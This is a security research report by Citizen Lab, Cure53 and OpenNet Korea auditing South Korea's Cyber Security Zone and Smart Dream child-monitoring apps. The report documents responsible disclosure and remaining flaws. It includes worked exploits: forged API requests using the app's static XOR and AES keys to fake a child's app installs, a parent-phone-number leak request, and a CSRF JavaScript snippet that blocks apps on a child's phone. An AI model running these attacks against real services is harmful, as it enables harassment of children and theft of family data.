SAFER WITHOUT

Korean Child Monitoring and Filtering Apps

By Fabian Faessler[1], Geoffrey Alexander[2,3], Masashi Crete-Nishihata[2], Andrew Hilts[2], and Kelly Kim[4]

SEPTEMBER 11, 2017
RESEARCH REPORT #100

[1] Cure53 [2] Citizen Lab, University of Toronto [3] Department of Computer Science, University of New Mexico [4] OpenNet Korea

munk school
OF GLOBAL AFFAIRS & PUBLIC POLICY

UNIVERSITY OF TORONTO

THECITIZENLAB

Copyright

Electronic version first published in 2017 by the Citizen Lab. This work can be accessed through https://citizenlab.ca/2017/09/safer-without-korean-child-monitoring-filtering-apps/.

Document Version: 1.0

Suggested Citation

Fabian Faessler, Geoffrey Alexander, Masashi Crete-Nishihata, Andrew Hilts, and Kelly Kim. "Safer Without: Korean Child Monitoring and Filtering Apps," Citizen Lab Research Report No. 100, University of Toronto, September 2017.

Acknowledgements

Authors in alphabetical order.

We are grateful to Mino Choi, Esther Lim, Adam Lynn, Jakub Dalek, Adam Senft, Jeffrey Knockel for assistance and comments, and to Professor Ron Deibert for supervision.

This report is part of the Net Alert project funded by the Open Technology Fund.

About the Citizen Lab, Munk School of Global Affairs and Public Policy, University of Toronto

The Citizen Lab is an interdisciplinary laboratory based at the Munk School of Global Affairs and Public Policy, University of Toronto, focusing on research, development, and high-level strategic policy and legal engagement at the intersection of information and communication technologies, human rights, and global security.

We use a “mixed methods” approach to research that combines methods from political science, law, computer science, and area studies. Our research includes investigating digital espionage against civil society, documenting Internet filtering and other technologies and practices that impact freedom of expression online, analyzing privacy, security, and information controls of popular applications, and examining transparency and accountability mechanisms relevant to the relationship between corporations and state agencies regarding personal data and other surveillance activities.

Contents

This report is supplemented by a comic and informational resources designed to make our research more accessible. Have a look at them over at Net Alert.

This report is Part 3 of a series on Korean child monitoring and filtering apps.

Part 1: Are the Kids Alright? Digital Risks to Minors from South Korea's Smart Sheriff Application

Part 2: The Kids are Still at Risk: Update to Citizen Lab's "Are the Kids Alright?" Smart Sheriff report

Part 3: Safer Without: Korean Child Monitoring and Filtering Apps

Part 4: Still Safer Without: Another look at Korean Child Monitoring and Filtering Apps

Key Findings

- **South Korea is the first jurisdiction in the world that requires minors to have content filtering applications installed on their mobile phones. In 2015, Citizen Lab, Cure53, and OpenNet Korea published security audits of Smart Sheriff, a popular child monitoring app developed by MOIBA and funded by the Korean government, and found serious security and privacy issues that put children at risk. This report reveals security and privacy issues in two other MOIBA child monitoring apps: Cyber Security Zone and Smart Dream.**
- **Cyber Security Zone was released as a replacement to Smart Sheriff shortly following publication of our original security audits. Our analysis shows Cyber Security Zone is, in fact, a rebranded version of Smart Sheriff and has many of the same security issues that were previously disclosed to MOIBA in 2015.**
- **Smart Dream allows parents to monitor their children's messaging applications and online search history. Our analysis of Smart Dream reveals serious security vulnerabilities that could allow unauthorized access to stored messages and search history. Following a responsible disclosure to MOIBA, the majority of identified security issues with Smart Dream were resolved.**

Summary

In April 2015, the South Korean government introduced a mandate (the first of its kind in the world) that requires all South Korean telecommunications operators that enter into service contracts with children under the age of 19 to provide a means to block content deemed "harmful" on their mobile phones and ensure parents receive notifications whenever the blocking mechanism becomes inoperative.[1]

Following the mandate, numerous applications emerged to fulfill the requirements. Currently there are at least 19 child monitoring applications available on Korean apps stores.

The introduction of the mandate sparked debate between the government, who claimed the measure was to protect children from harmful content, and advocates, who saw the policy as an affront to privacy and personal freedoms.

One of the most popular child monitoring apps was Smart Sheriff, developed by the Korean Mobile Internet Business Association (MOIBA), a consortium of telecommunications providers and phone manufacturers. Smart Sheriff allows parents to remotely block content and monitor and administer mobile applications used by their children. MOIBA received extensive funding (KRW 3.18 billion, approximately USD 2.7 million) from South Korea's telecommunications regulatory body, the Korean Communications Commission (KCC), to develop the application.

In 2015, the Citizen Lab and Cure53 conducted a security audit of Smart Sheriff and identified 26 security vulnerabilities that could be used to collect sensitive information from users, take control of user accounts, and disrupt service operations. The results showed that Smart Sheriff was not designed with privacy or security in mind. The findings were reported to MOIBA in a responsible disclosure process and MOIBA committed to make updates to address the issues.

Following the report, MOIBA released a new version of Smart Sheriff, which Cure53 audited, and found that 12 security vulnerabilities had not been fixed. After publication of the second audit, MOIBA removed Smart Sheriff from app markets and explained that it was no longer providing the app to avoid overlap with major Korean telecommunication companies that had begun to provide their own child monitoring apps for free.

While MOIBA took Smart Sheriff off the market it still provides child monitoring apps: Cyber

1 For a detailed overview of the legal and regulatory frameworks surrounding this mandate see https://citizenlab.org/wp-content/uploads/2015/09/legal-appendix.pdf

Security Zone and Smart Dream. In this report we audit the security of these apps and find serious vulnerabilities that put users at risk.

Cyber Security Zone

Cyber Security Zone (사이버안심존) allows parents to remotely block content and monitor and administer mobile applications used by their children. It was released as a replacement for Smart Sheriff and promoted as a new application. Like Smart Sheriff, the functionality of Cyber Security Zone impinges upon its users' privacy rights while exceeding the actual requirements of the April 2015 mandate. Our analysis of Cyber Security Zone found it is little more than a rebranded version of Smart Sheriff and has many of the same security issues that we revealed in version 1.7.7 of the app.

Our analysis was initially done on Cyber Security Zone v1.7.8 and verified against v1.8.3. Prior to publication of this report a notification was sent to MOIBA to inform them of our results, which show the app is still vulnerable to issues disclosed in 2015. MOIBA claimed that in September 2016 Cyber Security Zone v1.8.4 passed a security audit conducted by the Korean Internet and Security Agency (KISA, a government agency responsible for public Internet security in Korea) and requested we review the latest version.[2] A follow-up analysis of Cyber Security Zone (v1.9.02) was done in September 2017 and found that while a small number of additional issues had been addressed, overall the application had not undergone major architectural changes which left the majority of serious security issues open. The rebranding of the app and the failure to correct vulnerabilities known to MOIBA since 2015, means that users are being misled and are at continued risk of privacy and security violations.

Smart Dream

Smart Dream (스마트안심드림) allows parents to monitor their children's messaging applications and online search history. Smart Dream monitors messages from SMS and chat apps such as KakaoTalk (a popular chat app in Korea), as well as web searches, and matches this content against a database of keywords. If there is a match between the content and keyword list, messages are flagged and pushed to MOIBA servers. Parents are notified of flagged messages so they can inspect them. The functionality of Smart Dream is not covered by the April 2015 mandate and parents are not required by law to install applications with these types of features. While the functionality of the app is outside of the mandate, KCC also funded the development of Smart Dream demonstrating a level of official support.

2 MOIBA did not disclose the results of the KISA security audit on Cyber Security Zone to us, so we cannot compare our results against this report.

Our analysis of Smart Dream revealed serious security vulnerabilities that could allow unauthorized access to stored messages and search history. We disclosed these vulnerabilities to MOIBA and on September 24 2016, MOIBA released Smart Dream v1.2.5, which addressed most of the issues that we identified. Prior to the publication of this report we notified MOIBA of our publication date and shared a draft. MOIBA replied with a claim that Smart Dream v1.2.6 had passed a security audit by KISA in November 2016 and requested we review the latest version.[3] In September 2017, we analyzed Smart Dream v1.2.10 and found that the majority of issues we identified had been addressed. However, the overall implementation of the app still does not follow best security practices.

Safer Without?

Our security audits of Korean child monitoring applications found serious privacy and security issues that reveal poor development practices. The functionality of these apps exceed the requirements of the government mandate and do not prioritize user privacy. Finally, MOIBA has put users at further risk by re-releasing Smart Sheriff, an app known to be insecure, under a different name.

While MOIBA responded to our disclosures and released updates we are not confident that it has fundamentally changed its development practices to adhere to security and privacy standards, something that could only be accomplished through complete redesigns of the applications we analyzed.

Our analyses were done as independent researchers within a limited time frame and with no access to source code. It is possible that there are other security and privacy issues that our research did not find. Applications that are mandated for the public and intended to protect children must be held to the highest security and privacy standards. We encourage all child monitoring apps in the Korean app market be comprehensively and publicly audited to ensure adherence to best standards.

The objective of our research was to identify security issues, report them to the vendor to highlight areas for improvement, and assess general security and privacy standards found in Korean child monitoring apps. Overall, we find once again that apps intended to keep children safe are actually putting them at risk.

3 MOIBA did not disclose the results of the KISA security audit on Smart Dream to us, so we cannot compare our results against this report.

This report proceeds in three parts:

Part 1: Cyber Security Zone Audit

This section provides background on the previous security audits performed on Smart Sheriff and shows that Cyber Security Zone is a rebranded version of Smart Sheriff that retains the majority of security vulnerabilities we previously identified in 2015.

Part 2: Smart Dream Audit

This section reports results from a security audit performed on Smart Dream, which identified eight security issues including critical vulnerabilities that threaten user privacy, and evaluates updates made to address these issues.

Part 3: Discussion and Conclusions

This section discusses the wider implications of our findings.

Part 1: Cyber Security Zone Audit

This section provides background on the previous security audits performed on Smart Sheriff and shows that Cyber Security Zone is a rebranded version of Smart Sheriff that retains the majority of security vulnerabilities we previously identified.

Background

On September 20 2015, Citizen Lab and Cure53 released a security audit of Smart Sheriff that identified 26 security vulnerabilities in versions 1.7.5 and earlier. These vulnerabilities could be used to collect sensitive information from users, take control of nearly all Smart Sheriff accounts, and disrupt service operations. Prior to publication of the report we notified MOIBA of the security vulnerabilities and set a publication deadline of a minimum of 45 days after our initial disclosure. Therefore, MOIBA was aware of these issues as of August 3, 2015.

Before the report was published MOIBA released two new versions of Smart Sheriff. On August 6, 2015, MOIBA released Smart Sheriff v1.7.6 with HTTPS support. On August 25, 2015 MOIBA released Smart Sheriff v1.7.7, and claimed it addressed additional vulnerabilities that were identified in the audit.

On November 1 2015, Cure53 published a second security audit of Smart Sheriff (v1.7.7) and found that 12 previously identified security vulnerabilities had not been fixed. Eight of these issues were rated as “Critical” or “High” severity vulnerabilities.

A day prior to the publication of the second audit MOIBA removed Smart Sheriff from app stores. However, the Smart Sheriff API remained available, which posed a risk to users. Press releases from MOIBA published after the second audit gave the impression that Smart

Sheriff had been taken off the market in an effort not to compete with child monitoring apps provided for free by major Korean telecoms. At the same time that it removed Smart Sheriff, MOIBA released Cyber Security Zone as an apparently new application with unique branding. MOIBA also did a redesign of its website promoting child monitoring apps (see **Figure 1**).



Figure 1: On the left is the MOIBA website promoting Smart Sheriff. One the right is an update to the MOIBA website now promoting Cyber Security Zone

We conducted analysis of Cyber Security Zone v1.7.8 in June 2016 and found it was merely a rebranded version of Smart Sheriff using a nearly identical code base and including the majority of vulnerabilities found in the second Cure53 audit. Prior to publication of our report we sent a notification to MOIBA to inform them our results, which show the app is still vulnerable to issues disclosed to them in 2015. MOIBA claimed that in September 2016 Cyber Security Zone v1.8.4 passed a security audit by KISA and requested we review the latest version. A follow-up analysis of Cyber Security Zone v1.9.02 was conducted in September 2017 and found that while a small number of additional issues had been addressed since v1.7.8, overall the application had not undergone major architectural changes, and as a result the most serious security issues remained open. **Table 1** shows a timeline of events for the series of security audits of Smart Sheriff and Cyber Security Zone.

Date	Event
June 2012	Smart Sheriff launched for Android
April 2015	Mandate comes into effect requiring South Korean telecommunications operators to provide the means to block harmful content on minors' mobile phones
August 3, 2015	Citizen Lab contacts MOIBA to disclose security vulnerabilities found in the first audit of Smart Sheriff (v.1.7.5)
August 6, 2015	MOIBA releases Smart Sheriff (v1.7.6). This version supports HTTPS
August 25, 2015	MOIBA releases Smart Sheriff (v1.7.7), and claims it addresses additional vulnerabilities.
September 20, 2015	Citizen Lab and Cure53 publish security audit of Smart Sheriff (v1.7.5) that identifies 26 security vulnerabilities.

Date	Event
October 31, 2015	Cure53 publish security audit of Smart Sheriff (v1.7.7) finding that 12 of the 18 security flaws previously identified security vulnerabilities had not been fixed.
October 31, 2015	MOIBA removes Smart Sheriff from Google Play Store. Releases Cyber Security Zone.
November 11, 2015	MOIBA releases a statement explaining that since October 2015, South Korean telecommunication companies have begun to provide Internet filtering software to users for free, and to avoid overlap with these companies Smart Sheriff will no longer be available for new users.
August 31, 2017	Citizen Lab sends notification to MOIBA on results of Cyber Security Zone analysis (v1.7.8). MOIBA claims Cyber Security Zone v1.8.4 had passed a security audit by KISA conducted in September 2016. MOIBA requests review of Cyber Security Zone v1.9.02.
September 4, 2017	Citizen Lab provides MOIBA with results of Cyber Security Zone v1.9.02 analysis, which show it is still vulnerable to the majority of issues identified in the 2015 audit of v1.7.7

Table 1: Timeline of events for the series of security audits of Smart Sheriff and Cyber Security Zone.

Cyber Security Zone Analysis Overview

On the MOIBA website users are instructed to download the Android version of Cyber Security Zone on domestic app markets by searching for “사이버안심존” (Cyber Security Zone). On international app markets (e.g., Google Play Store) users are instructed to search for "스마트보안관” (Smart Sheriff). The iPhone version remains unchanged since we published our audit of the Android versions and continues to be called Smart Sheriff on the App Store.

We downloaded Cyber Security Zone v1.7.8 from One store (a Korean App store) and decompiled the APK into a DEX file from which the resulting sources were analyzed.[4] Comparing Cyber Security Zone v1.7.8 to Smart Sheriff v.1.7.7 shows that other than minor UI changes and a new logo the apps are the same (see **Figure 2**). Cyber Security Zone even retains the same internal application identifier: “*kr.or.moiba.smartsheriff.child*”. We conclude that Cyber Security Zone is simply a rebranded version of Smart Sheriff, which carries the same security issues identified in the second security audit.[5]

4 MD5 hash of the APK: c85dce72d985e02f233eeb46412c344d

5 For an overview of Smart Sheriff functionality see https://citizenlab.ca/wp-content/uploads/2015/09/technical-appendix.pdf



Figure 2: On the left is the login screen for Cyber Security Zone and on the right is the login screen for Smart Sheriff.

Cyber Security Zone Vulnerability Summary

The second Cure53 audit of Smart Sheriff v1.7.7 found that MOIBA addressed a select number of server issues and back-end vulnerabilities that could affect its networks and implemented some fixes to the client. However, these changes did not adequately address the vulnerabilities that directly affect the privacy and security of Smart Sheriff users such as complete lack of authentication on the majority of API calls.

Following notification to MOIBA of our analysis on Cyber Security Zone v1.7.8, we reviewed v1.9.02 released on July 28, 2017. Our results show that only three of the 12 unresolved issues identified in the second audit have been addressed and also identified a new issue.

Table 2 lists all of the security vulnerabilities identified in the second Smart Sheriff audit and the status of these issues in Cyber Security Zone v1.9.02. Many of these vulnerabilities are due to issues with the API that Cyber Security Zone uses. For example, MOIBA continues to maintain an API without any form of authentication on the majority of API calls. Full details of the previously identified vulnerabilities are available in the second Cure53 audit.[6]

6 Note: Some issue severity rankings have been changed from the issues in the second Smart Sheriff audit to reflect the current status and context of Cyber Security Zone v1.2.10 specifically: SMS-02-007 (previous: Critical, current: High), SMS-02-012 (previous: Critical, current: High), SMS-02-008 (previous: High, current: Critical).

Issue Number	Severity	Issue Summary	Issue Status (1.2.10)
SMS-02-001	MEDIUM	Multiple Instances of outdated Software on API Servers	Vulnerable
SMS-02-002	CRITICAL	Complete lack of authentication on most API calls	Vulnerable
SMS-02-003	CRITICAL	API universal Password Leak	Fixed
SMS-02-004	MEDIUM	Leaks parent phone numbers	Vulnerable
SMS-02-005	HIGH	Insufficient cryptographic XOR Protection for sensitive Data	Vulnerable
SMS-02-006	MEDIUM	Reflected XSS via H_TYPE on ssweb.moiba.or.kr	Fixed
SMS-02-007	HIGH	Possible Remote Code Execution via MitM in WebView	Vulnerable
SMS-02-008	CRITICAL	Mobile app error handlers are setup to ignore all SSL errors	Vulnerable
SMS-02-009	MEDIUM	Modifying Child – App Protection Settings	Original issue fixed New issue found (SMS-03-001)
SMS-02-010	HIGH	Faking Child's Phone Usage	Vulnerable
SMS-02-011	INFO	Multiple TLS Misconfiguration issues	Vulnerable
SMS-02-012	HIGH	Insecure usage of AES Encryption	Vulnerable
SMS-02-013	HIGH	Unsafe Mobile App Data Storage on SD Card	Fixed
SMS-03-001	HIGH	Stored XSS on Parental Interface	New issue Vulnerable

Table 2: Index of vulnerabilities found in Cyber Security Zone

Practically these vulnerabilities present the following risks to users:

Man in the Middle Attack: Cyber Security Zone uses HTTPS to communicate with MOIBA servers, but there is no verification of the validity of the given certificate for the API — a problem we repeatedly raised in communications with MOIBA. This issue means that the application is still vulnerable to a "man-in-the-middle" (MiTM) attack.

Sensitive Data Leakage: The Cyber Security Zone API leaks sensitive user data that could be collected by attackers including parent phone numbers, device ID, and child date of birth.

Insertion of Fake Content: If an attacker knows the phone number of the device that a child user has installed Cyber Security Zone on they can fake the records on the MOIBA server to show the child visiting web pages and installing applications that they did not actually visit or install.

Basic Web Security Issues: The web application component suffers from basic web security issues such as Cross-site Scripting (XSS), Cross-site Request Forgery (CSRF), Clickjacking and likely much more. These issues can be combined to powerful targeted attacks against users to extract sensitive information or lock down a child's phone.

Phishing Attacks: The XSS issues identified can be leveraged for phishing attacks by faking the login window on the MOIBA website to steal usernames and passwords.

Cyber Security Zone Open Vulnerabilities

The following section describes issues that remain vulnerable in Cyber Security Zone v1.2.10.

Multiple Instances of outdated Software on API Servers

Issue Number: SMS-02-001
Severity: Info
Status: Vulnerable (v1.2.10)

Description: The Cyber Security Zone backend server is still run on top of outdated software, known to be vulnerable to a breadth of security issues. For example, ssweb.moiba.or.kr is running Apache/2.0.65, which was released in July 2013 and is no longer supported.

Complete lack of authentication on most API calls

Issue number: SMS-02-002
Severity: Critical
Status: Vulnerable (v1.2.10)

Description: Analysis of Cyber Security Zone v1.9.02 shows that the API still has the same flawed design revealed in security audits conducted in 2015. The app monitors the child's behaviour, such as which websites are visited or applications used and installed. This information is sent to the MOIBA server via an API that does not use any form of authentication. The only identifying parameter is the phone number, meaning an attacker could fake this usage data for a particular child.

Exploitation Example:
In the following example a request is sent that will notify the parent that their child with the phone number 030-****-5**1 has installed a suspicious app (e.g., "Fake Sexy App"). This attack could be leveraged by bullies seeking to get another child in trouble for installing inappropriate applications that they did not actually install.

Step 1: XOR encode the child's phone number, using the following key:

```
"030****5**1"

XOR

"m\x00oibagtw\x00igsyste\x00msfight\x00inghhhk\x00kkkok"

-> ]3_\QT***1X
```

Step 2: Place the XOR encoded phone number into a JSON structure which contains the specific action to notify the parent of a newly installed application. This data structure also contains the fake application name and package ID:

```
{"VERSION_CD": "13", "action": "CLT_BLCK_SETNEWAPPINFO",
"PACKAGE_ID": "fake.sexy.app", "APP_NAME": "Fake Sexy App",
"MOBILE": "]1_\\QT***1X", "BAD_BLCK_YN": "", "VERSION_
NAME": "1.2.10", "DEVICE_ID": "5X71", "FINAL_EXE_DATE":
"20170902045159", "BAD_BLCK_GRADE": ""}
```

Step 3: Encrypt the JSON structure with the problematic AES mode CBC and PKCS5 padding,

using the static key `moiba1cybar8smart4sheriff4securi` and base64 encode the result. Then place the resulting string in the HTTP Post request body:

```
POST /MessageRequest_New HTTP/1.1
content-type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0
Host: api.moiba.or.kr
Connection: close
Content-Length: 637

request=1N9cRpSByCGx/
kOdPFMJV47dgzxZEqZRp6cMdNFFW7Cycgjyfgk WDgoQmCm/
Qc8i9myDujHp0fz5lZa2ppJ205yas5pdOxVFG6zbieP4b36Z
0odH0/8Zltx6AeXR8n9LTByLAkFrsrqskoHccizBNRyJ3nhrj/aL3wMcI
******qW/6jjs7tHb5o4rKns/l+PAkRUeZuvPgTBSqyhT0bvLB3GqPXoh+Ec7/
J7+MA1+wmwwesdFvwiDmZJHyb96LOqqw5
4prcW4jTAoUrzHKnMG071LEYuB/rEeivty0wZNvQ4G/
XP3z6nDlvvQenb78fk34IMRsYsTt12KVJGfW4ggHS9mqtG9TOFC
MeOOOEd6Y/RIUy0CZOpask7cSX
e/Lf72+xRSQaG
cI0oCWmTuRk3DazZqDhgTLJ0V
Y+DJl1Jwud9uQ+haloauvAh
eHdvT+8dg1ZBU4qnP
/xOAuCJ9NxXBWPuwd
BbXKR0D7Nozxxot3lswjmlZHakSr9ilLPsB09hyVbzI4GoSc2GFxOh4DJTA==
```

The response is returned in plain text:

```
{"BLCK_ACT_DIVN":"1","BASIC_TYPE_YN":"N","BAD_BLCK_
GRADE":"0","BROWSER_TYPE_YN":"N"}
```

When the parent reviews the installed applications on the Child's phone through the Parent interface, a new entry for "Fake Sexy App" is present (see **Figure 3**). This attack is possible with only knowledge of the child's phone number. To fix this issue the design of the API has to be significantly changed to not simply trust a phone number and instead use a proper authentication scheme.

총 13건(차단 1건)

	앱 이름	카테고리	최종실행일자	실행횟수	차단횟수	차단상태	차단일자
☐	API Demos	엔터테인먼트	2017-09-02	0	0	X	
☐	Chrome	커뮤니케이션	2017-09-02	0	0	X	
☐	Fake Sexy App		2017-09-02	0	0	X	
☐	Google App	유틸리티	2017-09-02	0	0	X	

Figure 3: Parent view showing insertion of a fake app install record (https://ss.moiba.or.kr/childPhone/introduce_03.do)

Leaks parent phone numbers

Issue Number: SMS-02-004

Severity: Medium

Status: Vulnerable (v1.2.10)

Description: The Cyber Security Zone login page leaks the phone number of the parent user if their child's phone number is known.

If an attacker knows the phone number of a child user, they can send a POST request that includes the XOR encoded child phone number and receive a request that contains the associated parent number. It will also "authenticate" the child with no password required allowing access to usage statistics of the child.

In the request and response examples below the child's phone number is 010-****-5**1 and the parent's phone number is 010-****-5**0.

Request:

XOR encode phone number: 010****5**1 ->]1_\Q***D1X

```
POST /main/login HTTP/1.1
content-type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0
Host: ssweb.moiba.or.kr
Connection: close
Content-Length: 18
MOBILE=]1_\Q***D1X
```

Response:

```
HTTP/1.1 200 OK
[...]
<ul class="dropdown" style="width: 84%;"></p><p> <li
id="%30%31%30****%35**%30" class="selected">010****5**1</li>
[...]
```

Insufficient cryptographic XOR Protection for sensitive Data

Issue Number: SMS-02-005

Severity: High

Status: Vulnerable (v1.2.10)

Description: This issue remains open. See issue: SMS-02-002 for a detailed description of the ineffective static key XOR encoding layer used in the API.

Possible Remote Code Execution via MitM in WebView

Issue number: SMS-02-007

Severity: High

Status: Vulnerable (v1.2.10)

Description: In some cases Cyber Security Zone displays a WebView to render a website, which made it vulnerable to remote code execution via a MiTM attack. This WebView issue was fixed in Android with the release of Android v4.1 (API level 17). However, Cyber Security Zone has still not updated its target API level, thus allowing users to run the application on older vulnerable versions of Android:

```
<uses-sdk android:minSdkVersion="9"
android:targetSdkVersion="9" />
```

The vulnerable feature, `addJavascriptInterface()`, does not even appear to be used for anything in the app. This issue is more difficult to exploit in Cyber Security Zone

v1.2.10, because the WebView SSL errors are not properly handled (see issue: SMS-02-008). However, this issue remains an example of code quality issues overall in the app.

Mobile app error handlers are setup to ignore all SSL errors

Issue Number: SMS-02-008
Severity: Critical
Status: Vulnerable (v1.2.10)

Description: The previous version of Cyber Security Zone we analyzed (1.7.8) overwrote the SSL errors for the WebView. This issue has been fixed in 1.9.02, but unfortunately MOIBA still has not fixed the unhandled and ignored SSL errors for the API, which is the most important connection as it contains sensitive user data. An attacker can man-in-the-middle the connection, gather data about the victim such as visited websites and installed apps, as well as faking responses to block applications or set a time lock.

Proper use of SSL could provide the app with good transport security of sensitive user data and would make the additional AES and XOR layers used by the app irrelevant. AES was introduced instead of SSL after disclosure of the results of the first security audit. This update is another example of an attempt to incrementally patch an already flawed design.

Modifying Child - App Protection Settings

Issue Number: SMS-02-009
Severity: Medium
Status: Vulnerable (v1.2.10)

Description: The Cyber Security Zone API can be used to retrieve the password of the parent-app, which can then be used to login and change the restrictions for a child-app. It is therefore possible for an attacker to act as an arbitrary parent-app and add the child's phone to another account.

The original description of this vulnerability in the second Cure53 audit referenced two other vulnerabilities SMS-02-002 (Complete lack of authentication on most API calls) and SMS-02-003 (API Universal Password Leak). SMS-02-003 has been fixed, which largely mitigates the Modifying Child-App Protection Settings vulnerability.

However, there remains risks to users due to other basic vulnerabilities that were largely overlooked in the first analysis of this issue as much more critical issues such as the password leak were the focus. While the original attack no longer works, it is possible to abuse Cross Site Request Forgery (CSRF) to change a child user's setting.

Exploitation Example: Include the JavaScript snippet below on an inconspicuous website and send the link to a parent whose child's phone number is known. When the parent opens the site while being logged into the MOIBA website, the mobile Chrome Browser application will be blocked for the child. This is another issue that can be abused by bullies targeting single victims.

```
var url = "https://ss.moiba.or.kr/ajax/ajaxBlockAppSelect.
do"

var request = new XMLHttpRequest();

var params = "CHILD_MOBILE=010****5**1&REG_DATE1=&REG_
DATE2=&CURRENTPAGE=1&ROWCOUNT=&APP_NAME=&LINE=APP_
AD&BAD_BLCK_GRADE=3&DATA=com.android.chrome&child_
info=010****5**1%2CTestChild&REG_DATE1_1=&REG_DATE2_1=";

request.withCredentials = true;

request.open('POST', url, true);

request.setRequestHeader("Content-type", "application/x-
www-form-urlencoded");

request.send(params);
```

Due to missing security headers such as X-Frame-Options, the website is also vulnerable to Clickjacking attacks. In general the web interface lacks basic web security and there are likely many more issues.

Faking Child's Phone Usage

Issue Number: SMS-02-010
Severity: High
Status: Vulnerable (v1.2.10)

Description: This issue remains open. See SMS-02-002 for a detailed example of how the lack of authentication used by the API can be leveraged to fake the child's phone usage.

Multiple TLS Misconfiguration issues

Issue Number: SMS-02-011
Severity: Info
Status: Vulnerable (v1.2.10)

Description: In the second Cure53 audit of Smart Sheriff it was found that Smart Sheriff's backend server has a TLS listener that was misconfigured and vulnerable to a number of security issues.

Cyber Security Zone uses the same server and the misconfiguration issues remain unresolved as shown by SSL Lab results for various MOIBA domains hosted on the server:

```
api.moiba.or.kr SSL Labs Rank: C

ssweb.moiba.or.kr SSL Labs Rank: C

ss.moiba.or.kr SSL Labs Rank: C
```

Insecure usage of AES Encryption

Issue Number: SMS-02-012
Severity: High
Status: Vulnerable (v1.2.10)

Description: This issue remains open. See issue: SMS-02-002 for a detailed description of the ineffective static key AES encryption layer used in the API.

Stored XSS on Parental Interface

Issue Number: SMS-03-001
Severity: High
Status: Vulnerable (v1.2.10)

Description: Using the example in SMS-02-002 which faked an installed application on the child's phone and displayed on the parent backend, it is possible to inject HTML tags and cause a XSS attack. The parental web interface https://ss.moiba.or.kr (see **Figure 4**) and https://ssweb.moiba.or.kr (see **Figure 5**) are vulnerable to this issue, which highlights another example of basic web security vulnerabilities present in the app.



Figure 4: https://ss.moiba.or.kr showing a PoC JavaScript alert()[/caption]

